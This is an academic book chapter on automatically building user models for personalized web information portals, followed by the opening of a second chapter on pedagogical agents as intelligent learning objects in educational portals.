Users seeking for content through an information portal increasingly look for more intelligent services and support in order to avoid disorientation and develop a holistic understanding of how all the information fits together that will help them to better formulate their search goals and information needs. One of the key tools in offering more intelligent services to the users of information portals is personalization technologies (Lacher, Koch, & Woerndl, 2001; Riecken, 2000). Personalization aims to tailor information and services to each individual user's characteristics, usage behavior, and/or usage environment (Brusilovsky, 2001). Nevertheless, to provide effective personalization, an understanding of the individual user and their cognitive characteristics, goals, and domain knowledge is needed (Benyon & Höök, 1997; Manber, Patel, & Robinson, 2000). This understanding about users can be achieved through a user modeling process by means of a user-guided approach, in which user models are created on the basis of information provided by each user (Fink, Kobsa, & Nill, 1997) or an automatic approach, in which the process of creating a user model is hidden from the user (Brusilovsky & Schwarz, 1997).

This article provides a background on existing approaches for developing user models. It identifies the basic types of information that need to be stored in a user model and discusses tools for automated user modeling. Lastly, it discusses future trends in user modeling for Web portals.

BACKGROUND

Adopting an appropriate approach to user model development and deployment is important for achieving personalization. In the 70s, user modeling was performed by the main application and often it was not possible to separate the user-modeling component from other system components. In the 80s, distinctive components were introduced to carry user-modeling tasks, and later on the concept of reusable user modeling components was proposed (Finin, 1989). Taking inspiration from the field of expert systems, user models were developed as shells in order to support complex reasoning processes about the user and to be usable in a wide range of domains (Kobsa, 1990). In the middle 90s, the advent of the World Wide Web and the development of Web-based applications led to client-server architectures for Web personalization and allowed the deployment of user modeling servers (Kobsa, 2001). However, user-modeling servers in many cases are developed as domain dependent and are not considered flexible enough as their user model representation is closely interlinked with other data processing modules (Fink & Kobsa, 2000).

One way to introduce flexibility is to construct a user model automatically, minimizing the user's involvement in the modeling process. Thus, an automatic approach has been proposed to create user models by observing users in an unobtrusively way, and collecting information even when users are not willing to give feedback of their actions, or their preferences change over time (Montaner, Lopez, & de la Rosa, 2003; Semeraro, Ferilli, Fanizzi, & Abbattista, 2001). This is based on the idea that a typical user exhibits patterns when accessing a Web–based system such as an information portal and the set of interactions containing those patterns can be stored on a database. Intelligent computational techniques can then be applied to recognize regularities in user trails such as particular skills, aptitudes, and preferences for processing information and constructing knowledge from information (Zukerman, Albrecht, Nicholson, 1999).

In order to automatically create user models for information portals, the following issues need to be examined in detail: (1) what information should a user model contain and (2) what techniques can be used to automatically model the user. These questions are answered in sections next.

WHAT INFORMATION CAN BE INCLUDED IN A USER MODEL?

There are no standards for developing use models, only guidelines about what a user model can represent (Kobsa, 2001). Among a wide range of user-related data that can be stored in a user model, we consider nine elements for user modeling in information portals:

1. **Personal Information:** Gender, age, language, culture, etc. Some of these factors affect the perception of the interface layout. For example, gender differences affect access in the sense that males and females have

different requirements with respect to navigation support (Czerwinski, Tan, & Robertson, 2002) and interface features as they exhibit significant differences in their browsing and information management behavior (Large et al., 2002). The preferences of males and females also differentiate remarkably in terms of attitudes, information seeking strategies (Vaughan, 1993; Zoe & DiMartino, 2000), and media preferences (Parush & Bermanb, 2004).

2. **Information Processing Preferences:** These refer to a user's information processing habits and have an impact on user's skills and abilities such as preferred modes of perceiving and processing information and problem solving (Chen, Magoulas, & Macredie, 2004; Magoulas, Papanikolaou, & Grigoriadou, 2003). They can be used to personalize the navigation support, the presentation, and organization of the content and search results (Magoulas, Chen, & Dimakopoulos, 2004).
3. **Hardware Specifications:** It concerns the hardware used to access the information space and affects personalized services in terms of screen layout and bandwidth limitations (Cohen, Herscovici, Petruschka, Maarek, & Soffer, 2002).
4. **Physical Context:** This dimension captures the physical environment from where the user is accessing the portal (office, home etc.) and can be used to infer the goals of that user and adapt the content accordingly (Maamar, AlKhatib, Mostéfaoui, Lahkim, & Mansoor, 2004).
5. **User History:** This dimension captures user past interactions with the portal and can be used to personalize any kind of service under the assumption that a user is going to behave in an immediate future in the same way it has behaved in the immediate past. Among other data may include pages visited that contain pointers to specific keywords or browsing habits (Sugiyama, Hatano, & Yoshikawa, 2004).
6. **Content Preferences and Interests:** These are usually provided in the form of keywords or topics of interest for that user and can be used to filter the content (Middleton, De Roure, & Shadbolt, 2001; Tanudjaja & Mui, 2002).
7. **Motivation:** It indicates the reason for which that user is searching information in a particular session (Sellen, Murphy, & Shaw, 2002). For example, it is not the same to search for information about China as a tourist searching for information about his or her destination or as a manager preparing a business report.
8. **System Experience:** It indicates the prior knowledge a user has about an information space (e.g., level of computer skills, experience with other Web portals). This information can be used to personalize the navigation, the search results, or provide intelligent help. For example, system experience may depend on users' familiarity with the features and functionalities of a library portal (Stelmaszewska, Blandford, & Buchanan, 2005) or with her familiarity with some functionalities of an educational portal (Mitchell, Chen, & Macredie, 2005).
9. **Background Knowledge:** This dimension relates to the existing level of understanding of a particular user on the domain knowledge. Note that the level of expertise of a user can vary with the domain and influences the navigation behavior leading to disorientation problems (Last, O'Donnell, & Kelly, 2001).

WHAT TECHNIQUES CAN BE USED FOR AUTOMATIC USER MODELING?

A variety of techniques have been proposed to build sophisticated user models such as probabilistic Web mining and soft computing methods.

Probabilistic methods (Zukerman & Albrecht, 2001) such as Markov models, Bayesian classifiers, and Bayesian networks can be used to capture the transitions of a user between the different states of a portal. For example, they can be used for modeling user's navigation behavior from low-level information provided by temporal sequences of navigation actions and tracking of user's navigation behavior in an information portal, as well as for predicting users' interests of a particular type of content by analyzing the pages that they have previously visited.


Web mining is a special kind of data mining that deals with the task of extracting implicit, previously unknown, but potentially useful information from Web data (Pal, Talwar, & Mitra, 2002). Data collected from a portal can be distributed, heterogeneous, and high dimensional so Web mining methods analyze data logs looking for trends, patterns, and relationships, without knowledge of the actual meaning of the stored data (Erinaki & Vazirgiannis, 2003; Pierrakos, Paliouras, Papatheodorou, & Spyropoulos, 2003). For example, they can be used for extracting structured relations from unstructured text collections in information portals, or for finding unexpected information such as new services and products in an enterprise information portal.

Soft computing techniques have been used successfully for representing imprecise knowledge about the user and creating user models (Frias-Martinez, Magoulas, Chen, & Macredie, 2005). Fuzzy logic, one of the most popular soft computing methods, facilitates creating user models in environments such as an information portal, where, usually, users are not wiling to give feedback on their actions, and as a result, the degree of uncertainty is very high. Nevertheless, the process of applying fuzzy logic-based techniques involves making several informed decision for creating a user model. For example, in user modeling the concept of distance used in fuzzy clustering needs to be defined in the best available way as some data (e.g., interactions, user preferences, pages visited, etc.) may not be available in numerical form. Techniques to characterize user behavior using numerical vectors can be used in a fuzzy logic context but the generated representations may cover the semantic information incorporated in the original data, e.g. the semantics of operations that take place in a portal, partially. Other issues, such as eliciting explicit knowledge from experts, and defining membership functions and fuzzy operators, which are in general application dependent, can be treated by combining neural and fuzzy techniques in neurofuzzy systems for user modeling. The learning algorithms used in neural networks are able to derive internal knowledge representations from complicated and/or imprecise data and to extract patterns that are too complex to be revealed by classic fuzzy techniques.

FUTURE TRENDS

Recent approaches in developing Web systems model, an information portal on the basis of Web services, which work on data structures or objects, and processes that describe sequences of steps and the services and data involved in each step (Benatallah, Casati, Toumani, & Hamadi, 2003). Personalization in this context emerges through the aggregation of a set of services and is supported by creating, managing, and storing user metadata, usage behaviors, or relationships between user behaviors from a diverse set of existing applications using a user model service. This can be used for matching resources against user data, combining components (which will provide the necessary functionality) and assembling services from a set of components to tailor content, interface features, filtering and navigation support to the needs of a user. For example, new types of "personal"

Figure 1. High level description of generic architecture based on services (Adapted from Magoulas & Dimakopoulos, 2005b).



information spaces can be composed, supporting multiple user interfaces for an information portal, tailored to specific users or tasks (see application layer in Figure 1). This of course requires a framework for the user interface that is supported by application and personalization services (see Figure 1) in order to manage the communication between layers, support navigation, and content presentation to each user. Attempts in this area exploit advances in the infrastructure of the semantic Web, which is expected to augment the current Web with formalized knowledge and data that can be processed by computers (Cruz, Decker, Euzenat, & McGuinness, 2002). In this context, a user model can be distributed and reflect features taken from several standards for user modeling and is supported by various Web services (Dolog & Nejdl, 2003; Magoulas & Dimakopoulos, 2005b).

CONCLUSION

Information portals are popular with Web users for accessing distributed information repositories and services. Because of their static nature and extended structure, users sometimes find it difficult to locate relevant information and navigate through the information space. Thus, information portal developers constantly seek new ways to enhance the mode of delivery of information to the user and increase both the flexibility and adaptation of the content and interface to individual needs, requirements, and preferences. This chapter focused on how user models can be automatically created to support this process of enhancing information portals. It examined what information a user model should contain and what intelligent techniques can be used to automatically model users. Lastly, it discussed future trends in user modeling, which are based on Web services and semantic Web technologies to adapt the content, structure and interface features of portals to generate personalized information spaces.

REFERENCES

Benatallah, B., Casati, F., Toumani, F., & Hamadi R. (2003). Conceptual modeling of Web service conversations. In J. Eder & M. Missiko (Eds.), *Proceedings of CAiSE 2003* (pp. 449-467), Springer, LNCS 2681.

Benyon, D., & Höök, K. (1997). Navigation in information spaces: Supporting the individual. In S. Howard, J. Hammond, & G. Lindgaard (Eds.), *Proceedings of Human-Computer Interaction: INTERACT'97* (pp. 39-46), London: Chapman and Hall.

Brusilovsky, P. (2001). Adaptive hypermedia. *User Modeling and User-Adapted Interaction*, *11*(1-2), 111-127.

Brusilovsky, P., & Schwarz, E. (1997). User as student: Towards an adaptive interface for advanced Web-based applications. In A. Jamesson, C. Paris, & C. Tasso (Eds.), *Proceedings of the 6th International Conference on User Modeling, UM97* (pp. 177-188), Springer.

Candela, L., & Straccia, U. (2003). The personalized, collaborative digital library environment CYCLADES and its collections management. *Distributed Multimedia Information Retrieval, SIGIR 2003 Workshop on Distributed Information Retrieval* pp. 156-172), Springer, LNCS 2924.

Chen, S., Magoulas, G. D., & Macredie, R. (2004). Cognitive styles and users' reponses to structured information representation. *International Journal of Digital Libraries*, *4*(2), 93-107.

Cohen, D., Herscovici, M., Petruschka, Y., Maarek, Y. S., & Soffer, A. (2002). Personalized pocket directories for mobiles devices. In *Proceedings of the 11th ACM International Conference on World Wide Web* (pp. 627-638).

Cruz, I., Decker, S., Euzenat, J., & McGuinness D. (2002). The emerging semantic Web: Selected papers from the 1st Semantic Web Working Symposium. Frontiers in Artificial Intelligence and Applications 75, IOS Press.

Czerwinski, M., Tan, S. D., & Robertson, G. G. (2002). Women take wider view. In *Proceedings of the ACM SIGCHI 2002 Conference* (pp. 195-202), Minneapolis, MN, USA.

Dolog, P., & Nejdl, W. (2003). Challenges and benefits of the semantic Web for user modeling. In P. DeBra (Ed.), *Proceedings of the Adaptive Hypermedia Workshop*, Budapest, Hungary.

Erinaki, M., & Vazirgiannis, M. (2003). Web mining for Web personalization. *ACM Transactions on Internet Technology*, *3*(1), 1-27.

Finin, T. W. (1989). GUMS: A general user modeling shell. In A. Kobsaand, & W. Wahlster (eds.), *User models in dialog systems* (pp. 411-430). Berlin, Heidelberg: Springer-Verlag.

Fink, J., & Kobsa, A. (2000). A review and analysis of commercial user modeling servers for personalization on the World Wide Web. *User Modeling and User-Adapted Interaction*, *10*(2-3), 209-249.

Fink, J., Kobsa, A., & Nill, A. (1997). Adaptable and adaptive information access for all users, including the disabled and the elderly. In A. Jamesson, C. Paris, & C. Tasso (Eds.), *Proceedings of the 6th International Conference on User Modeling, UM97* (pp. 171-173), Springer.

Frias-Martinez, E., Magoulas, G., Chen, S., & Macredie, R. (2005). Modeling human behavior in user-adaptive systems:

Recent advances using soft computing techniques. *Expert Systems with Applications, 29*(2), 320-329.

Kobsa, A. (2001). Generic user modeling systems. *User Modeling and User-Adapted Interaction, 11*(1-2), 49-63.

Kobsa, A. (1990). Modeling the user's conceptual knowledge in BGP-MS, a user modeling shell system. *Computational Intelligence, 6*(2), 193-208.

Lacher, M. S., Koch, M., & Woerndl, W. (2001). A framework for personalizable community Web portals. In *Proceedings of the Human Computer Interaction Conference*.

Large, A., Beheshti, J., & Rahman, T. (2002). Design criteria for children's Web portals: The users speak out. *Journal of the American Society for Information Science and Technology, 53*(2), 79-94.

Last, D. A., O'Donnell, A. M., & Kelly, A. E. (2001). The effects of prior knowledge and goal strength on the use of hypermedia. *Journal of Educational Multimedia and Hypermedia, 10*(1), 3-25.

Maamar, Z., AlKhatib, G., Mostéfaoui, S. K., Lahkim, M. B., & Mansoor, W. (2004). Context-based personalization of Web services composition and provisioning. In *Proceedings of the 30th Euromicro Conference* (pp. 396-403), August 31-September 03, Rennes, France.

Magoulas, G. D., & Dimakopoulos, D. (2005a). Designing personalised information access to structured information spaces. In *Proceedings of the Workshop on New Technologies for Personalized Information Access, 10th International Conference on User Modeling* (pp. 64-73), July 24-29, 2005, Edinburgh, Scotland, UK.

Magoulas, G. D., & Dimakopoulos, D. (2005b). Personalisation in e-learning: An approach based on services. In *Proceedings of IADIS International Conference on WWW/Internet 2005* (pp. 312-316), October 19-22, Lisbon, Portugal.

Magoulas, G. D., Chen, S. Y., Dimakopoulos, D. (2004). A personalised interface for Web directories based on cognitive styles. In *User-Centered Interaction Paradigms for Universal Access in the Information Society: 8th ERCIM Workshop on User Interfaces for All* (pp. 159-166), Vienna, Austria, June 28-29, 2004, Revised Selected Papers. Springer-Verlag, LNCS 3196.

Magoulas, G. D., Papanikolaou, K. A., & Grigoriadou, M. (2003). Adaptive Web-based learning: Accommodating individual differences through system's adaptation. *British Journal of Educational Technology, 34*(4), 511-527.

Manber, U., Patel, A., & Robinson, J. (2000). Experience with personalization on Yahoo! *Communications of the ACM, 43*(8), 35-39.

Middleton, S. E., De Roure, D. C., & Shadbolt, N. R. (2001). Capturing knowledge of user preferences: Ontologies on recommender systems. In *Proceedings of 1st International Conference on Knowledge Capture*, October 21-23, Victoria, British Columbia.

Mitchell, T. J. F., Chen, S. Y., & Macredie, R. D. (2005). Hypermedia learning and prior knowledge: Domain expertise vs. system expertise. *Journal of Computer Assisted Learning, 21*, 53-64.

Montaner, M., Lopez, B., & de la Rosa, J. L. (2003). A taxonomy of recommender agents on the Internet. *Artificial Intelligence Review, 19*(4), 285-330.

Pal, S. K., Talwar, V., & Mitra, P. (2002). Web mining in soft computing framework: Relevance, state of the art, and future directions. *IEEE Transactions on Neural Networks, 13*(5), 1163-1177.

Pierrakos, D., Paliouras, G., Papatheodorou, C., & Spyropoulos, C. D. (2003). Web usage mining as a tool for personalization: A survey. *User Modeling and User-Adapted Interaction, 13*(4), 311-372.

Riecken, D. (2000). Personalized views of personalization. *Communications of the ACM, 43*(8), 27-28.

Sellen, A. J., Murphy, R., & Shaw, K. L. (2002). How knowledge workers use the Web. In *Proceedings of CHI 2002, the ACM Conference on Human Factors and Computing Systems*, Minneapolis, MN, USA.

Semeraro, G., Ferilli, S., Fanizzi, N., & Abbattista, F. (2001). Learning interaction models in a digital library service. In *Proceedings of the 8th International Conference on User Modelling* (pp. 44-53), Springer, LNAI 2109.

Stelmaszewska, H., Blandford, A., & Buchanan, G. (2005). Designing to change users' information seeking behaviour: A case study. In S. Chen, & G. D. Magoulas (Eds.), *Adaptable and adaptive hypermedia systems* (pp. 1-18). Hershey, PA: IRM Press.

Sugiyama, K., Hatano, K., & Yoshikawa, M. (2004). Adaptive Web search based on user profile constructed without any effort from users. In *Proceedings of the 13th International Conference on World Wide Web* (pp. 675-684). New York, NY, USA.

Tanudjaja, F., & Mui, L. (2002). Persona: A contextualized and personalized Web search. In *Proceedings of the 35th Annual Hawaii International Conference on System Sciences* (pp. 1232-1240).

Tatnall, A. (2005). *Web portals: The new gateways to internet information services*. Hershey, PA: Idea Group Publishing.

Vaughan, L. Q. (1993). Analytical searching versus browsing: The effects of gender, search task and search experience. *Canadian Journal of Information and Library Science, 18*(1), 1-13.

Zoe, L. R., & DiMartino, D. (2000). Cultural diversity and end-user searching: An analysis by gender and language background. *Research Strategies, 17*(4), 291-305.

Zukerman, I., & Albrecht, D. W. (2001). Predictive statistical models for user modeling. *User Modeling and User-Adapted Interaction, 11*(1-2), 5-181.

Zukerman, I., Albrecht, D. W., & Nicholson, A. E. (1999). Predicting users request on the WWW. *Proceedings of the 7th International Conference on User Modeling, UM99* (pp. 275-284).

KEY TERMS

Disorientation: The problem that users face when they fail to understand where they are in an information space and to reconstruct the path that led to this location, or to decide among various alternatives for moving on from this position.

Information Portal: Portals that provide access to information repositories and relevant services. Depending on the application domain, they aggregate and classify, in a semantically meaningful way, various information resources for diverse target audiences; they act as gateways to added value services, supporting specific business processes or communities of users.

Personalization Technologies: A set of techniques that enable interface customization, adaptation of functionalities, structure, content, and modality in order to align with the characteristics of the individual user.

Probabilistic Methods: A family of methods, which are based on Bayes' notion of theory validity and Bayes' rule of conditional probabilities. Bayesian inference allows for probabilistic reasoning on the basis of a probability distribution of unconditional prior observations and a sequence of conditional events.

Soft Computing: An innovative approach to building computationally intelligent systems that differs from conventional (hard) computing in that it is tolerant of imprecision, uncertainty and partial truth. It includes various techniques, such as fuzzy logic, neurofuzzy systems, and fuzzy clustering.

User Model: System component that maintains user related information and assumptions about the user including user's goals, interests, preferences, beliefs, and behaviors. Usually it is application-dependent and is used to tailor a system's behavior to the user by adapting to the user's needs in an intelligent way.

User Modeling Process: This is a process that captures user's interactive behavior and identifies user characteristics that a personalized system needs to keep and maintain.

User Modeling Server: A user modeling system that is part of a client/server architecture, and considers user models as not functionally integrated into an application but it allows them to communicate with the application through inter-process communication mechanisms. It can work like a centralized software component that offers services to more than one user/client applications at the same time.

Web Mining: It is a set of sophisticated tools/techniques, which are used for extracting hidden information, patterns, and relationships from high dimensional, large data sets.

Web Services: This is a self-contained, modular unit of application logic that provides some businesses functionality to other applications through an Internet connection.

Using Intelligent Learning Objects in Adaptive Educational Portals

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INTRODUCTION

The learning object (LO) approach is based on the premise that the reuse of learning material is very important to designing learning environments for real-life learning. According to Downes. (2001), Mohan and Brooks (2003), and Sosteric and Hesemeier (2002), a learning object is an entity of learning content that can be used several times in different courses or in different situations. One of the benefits of the reusability is that it significantly reduces the time and cost required to develop e-learning courses. For Friesen (2001), reusability is given as a result of three features: interoperability, discoverability, and modularity. The interoperability is the capability of working in different environments. The discoverability is the capability of being discovered based on the educational content. The modularity is the capability of having learning material that can be, at the same time, big enough to be coherent and unitary and small enough to be reused. These features would be very useful if added to pedagogical agents (PA) (Johnson & Shaw, 1997).

There are many benefits of integrating learning objects and agents: An intelligent agent is a piece of software that works in a continuous and autonomous way in a particular environment, generally inhabited by other agents, and able to interfere in that environment, in a flexible and intelligent way, not requiring human intervention or guidance (Bradshaw, 1997). An agent is able to communicate with others by message exchange using a high-level communication language called Agent Communication Language (ACL), which is based on logic concepts.

The main focus about learning objects has been on the definition of standardization. Organizations such as IMS Global Learning Consortium, IEEE, ARIADNE, and CanCore, have contributed significantly by defining indexing standards called metadata (data about data). Metadata structures contain the information to explain what the learning object is about, how to search, access, and identify it and how to retrieve educational content according to a specific demand.

Therefore there are some limitations of current learning objects: An instructional designer must carefully examine each learning object in order to add it in a learning environment. In addition, the current learning object metadata standards are not very useful to support pedagogical decisions. Because of this the task of finding the right object may be quite hard work and time consuming.

Silveira, Gomes, & Vicari (2004), proposed the development of learning objects based on agent architectures: the intelligent learning objects (ILO) approach. In this article we show how this approach can be used to improve the reusability of pedagogical agents by adding learning objects features to them. These features can be useful to build interactive and adaptative educational portals.

BACKGROUND

As defined in Silveira et al. (2004), an ILO is an agent that is able to promote learning experiences to students the same way as LOs do. This is the reason why an ILO can also be seen as an LO built through the agent paradigm. Based on these concepts, we can consider a PA with LOs features as an ILO. This is the basic concept we will adopt in the remaining of the article. This section presents some simple scenarios that can be enabled with the use of LOs features in PAs.

- **Discoverable Pedagogical Agents:** For discoverability, imagine a PA specialized in teaching mathematical properties of multiplication using exercises. In a given moment, this PA perceives that a student has difficulties during the learning process. Based on this perception, the PA decides the student must see some examples, but it does not have the skill to display examples. So, it looks in the agent society for other PAs with this skill. In this task it consults information about the educational content of other PAs in the society. It can do this directly with Pas, or through an agent specialized on providing this kind of information. The conceptual models are already developed for the learning objects technology. Metadata standards allow to describe the educational

content of an LO, and learning object repositories (LOR) make possible to store LOs and to make their metadata information available so that humans and software systems can consult them.
- **Interoperable Pedagogical Agents:** The teaching scenario described can only be reached if we have interoperable pedagogical agents. With interoperability we can imagine a big set of PAs communicating with each other, to share pedagogical information, for example, and being able of working together to solve the student's teaching/learning difficulties.
- **Modular Pedagogical Agents:** In the teaching scenario, we mentioned a PA teaching some topic about mathematics. It is worth highlighting that the topic must be comprehensive enough to be unitary and coherent, but small enough to be reused in different courses. This feature is the modularity. For example, the subject "properties of multiplication" is a modular topic in mathematics. The same PA teaching properties of multiplication can be used in higher education courses as well as in undergraduate courses.
- **Reusable Pedagogical Agents:** Now, imagine you have a big set of PAs that are interoperable, discoverable, and modular and you want to build a mathematics course. Instead of having to develop your own PAs, you can choose among your set of PAs which of them are suitable for your course. In this task, you consult their metadata information, assemble the agents in a course, and then deliver it in some kind of learning environment. The principles for this are also defined in the learning objects technology. Learning management systems (LMS) are systems used to deliver courses using LOs. The LORs can be used to search suitable learning objects. If you assemble your course like this you can reduce the time and cost required for its construction.

Finally, imagine that the educational content of some of the PAs you used in the mathematical course can be also used in a physics course you want to deliver. You can get these agents and merge with others and your course is ready to be delivered. That is reusability.

PEDAGOGICAL AGENTS AS INTELLIGENT LEARNING OBJECTS

The next section discuss the fundamental issues related to the use of agents as learning objects.

Requirements for Intelligent Learning Objects

As a learning object, an ILO must be reusable. To be reusable it must be interoperable, discoverable, and modular. As the technological basis of an ILO is composed of agents and LOs technologies, we need to treat these features in the two levels.

Achieving Modularity

The *modularity* of learning objects can only be reached by a good pedagogical project. Hence, the design of the pedagogical task of an ILO must be made according to a pedagogical expert and the expertise of some object matter specialists.

In the field of agents, we adopted the Wooldridge (Wooldridge, Jennings, & Kinny, 1999) conceptions in order to achieve modularity. These authors see agents as coarse-grained computational systems, each making use of significant computational resources that maximize some global quality measure. Hence, the ILO agent should not attempt to solve the problem on its own. This is the modularity principle in MAS.

Achieving Interoperability

Interoperability can only be achieved by the definition and the use of standards. In the field of LOs, we adopted two well-known IEEE standards for learning objects: the IEEE *1484.12.1 Standard for Learning Object Metadata* (LOM) IEEE (2004) and the *IEEE 1484.11.1 Standard for Learning Technology—Data Model for Content Object Communication* (DMCOC) IEEE (2004). The LOM is used to describe the metadata information of the ILOs and the DMCOC is used for the communication of pedagogical information among the ILOs.

In the field of agents, we adopted the FIPA (2002) concepts. The FIPA defines standards to enable interoperability for MAS. FIPA believes that having a well-defined communication structure is vital for interoperability among agents. Among the FIPA developments there is: a language for the communication among agents, the FIPA-ACL; a language for encoding the contents of communication messages, the FIPA-SL; a set of interaction protocols that define patterns of message sequences with associated semantics. We used these technologies to define a communication framework for ILOs. The ILOs must use this framework in order to communicate with each other.

Achieving Discoverability

In learning objects, the *discoverability* is yielded for the use of metadata information to describe the pedagogical content the learning object loads. To enable this feature, we adopted the LOM IEEE (2004).

The discoverability in the field of MAS is the ability to be discovered in terms of tasks and services provided. In addition to some services provided by the FIPA architecture, our communication framework contains a set of dialogues that ILOs should use.

THE ILO MULTI-AGENT ARCHITECTURE

In a previous article (Silveira et al., 2004) we proposed an architecture that encompasses three types of agents: the LMS agent and the ILO agent, two kinds of agents that are abstractions of a LMS and LOs respectively, and the ILOR agent, an abstraction of LORs, in the society. These are the most common entities regarding the LO technology.

Intelligent learning objects are responsible for generating learning experiences to students. *LMS agents* are responsible for dealing with the administrative and pedagogical tasks involving a learning environment as a whole. And *ILOR agents* are responsible for storing data about ILOs that satisfy a given demand. They can keep a list of activated agents in the platform so that the other agents are able to know which agents they can communicate with.

Figure 1 illustrates the proposed agent society. Students interact with the LMS agent in order to gain learning experiences. The LMS agent searches (with the aid of the ILOR Agent) the appropriate ILO and summons it. The ILO is then responsible for generating learning experiences to the students. In this task it can communicate with the LMS agent along with other agents in order to promote richer learning experiences. All the communication is performed by messages exchange in FIPA-ACL. The agent environment is FIPA compliant and provides all the necessary mechanisms for message interchanging among the agents.

Agent Communication Structure

One of the main concerns of this architecture is the communication processes among agents. Through a well-defined communication framework it is possible to improve interoperability because it enables different types of agents to share information with each other.

We defined a communication framework based on FIPA-OS (EMORPHIA, 2005) and FIPA (2002) concepts. FIPA uses the idea of communication as the exchange of declarative statements. In this kind of communication, agents receive, reply, and send requests for services and information transported by messages. There are five main concepts: agent communication languages (ACL), content languages (CL), agent interaction protocols (AIP), and conversations/dialogues and ontologies. An ACL is responsible for defining how the contents of a message have to be interpreted. A CL is a declarative knowledge representation language to encode the message content. An AIP is a typical communication pattern with associated semantic to be used by the agents. Conversation occurs when an agent instantiates an AIP in order to communicate with other agents. Finally, the ontology defines the terminology used to denote domain-specific concepts in the message content.

We used the FIPA-ACL as ACL, the FIPA-SL0 as CL, and the FIPA-Request as the main AIP. In addition, we modeled ontology and a set of conversations to be used by the agent society. The focus of the communication structure defined is to enable ILOs to change information according to the requirements presented in the section Requirements for Intelligent Learning Objects.

All the conversations modeled use the FIPA-Request protocol. This protocol begins with a *request* message denoting that the sender agent wants the receiver agent to do the task defined in the content of the message. The content of the message is an *action* describing the task that the receiver agent is supposed to do. An action is an abstraction of a real concept of an action that an agent can execute. Its semantic is defined in the ontology. For example, the action *send-metadata*, defined in the ILO ontology, will be used by an agent

Figure 1. Proposed agent society



Figure 2. The calculator's interface

Figure 3. APA providing an instruction

who wants to obtain the metadata information of an ILO. If the receiver agent agrees to perform the requested task, the final message will be an *inform* containing a *predicate*. A predicate says something about the state of the world. For example, the *result* predicate is used to indicate the result of the execution of a task by an agent.

CASE STUDY

The learning environment used as the test bed Lucas, Widges, & Silveira (2005) helps primary school students to learn some fundamental mathematical properties about multiplication and addition This system is composed by a pedagogical agent playing the role of a calculator (see Figure 2) and an animated pedagogical agent (APA) (Jaques, Pesty, & Vicari, 2003) playing the role of an animated tutor (see Figure 3).

The learning environment's life cycle begins when a tutorial screen with the definition of mathematical properties is shown to the student. After this, the APA appears on the screen displaying a welcome message and then the calculator is shown on the screen. Thus, the student is able to accomplish the first operation. The APA then informs the student, according to the previously accomplished operation, which mathematical properties can be applied and encourages the student to complete the next operation. After completing the second and last operation, the APA appears again on the screen to inform the student if any mathematical property was applied successfully or not. If the student was not successful on applying some mathematical property, he/she is informed of incorrectness as well as the mistakes. If at least one property was applied successfully, the APA will just congratulate and inform the properties that were applied successfully. The illustrations bellow show two elements of the system's interface: the calculator and the APA.

The APA and the calculator communicate with each other to exchange information. The APA is responsible for evaluating the student's actions and control the performance of the agents playing the role of LMS. If this agent thinks that it is necessary a reading about mathematical properties to the student, it could use its communication features to call other types of agents if available.

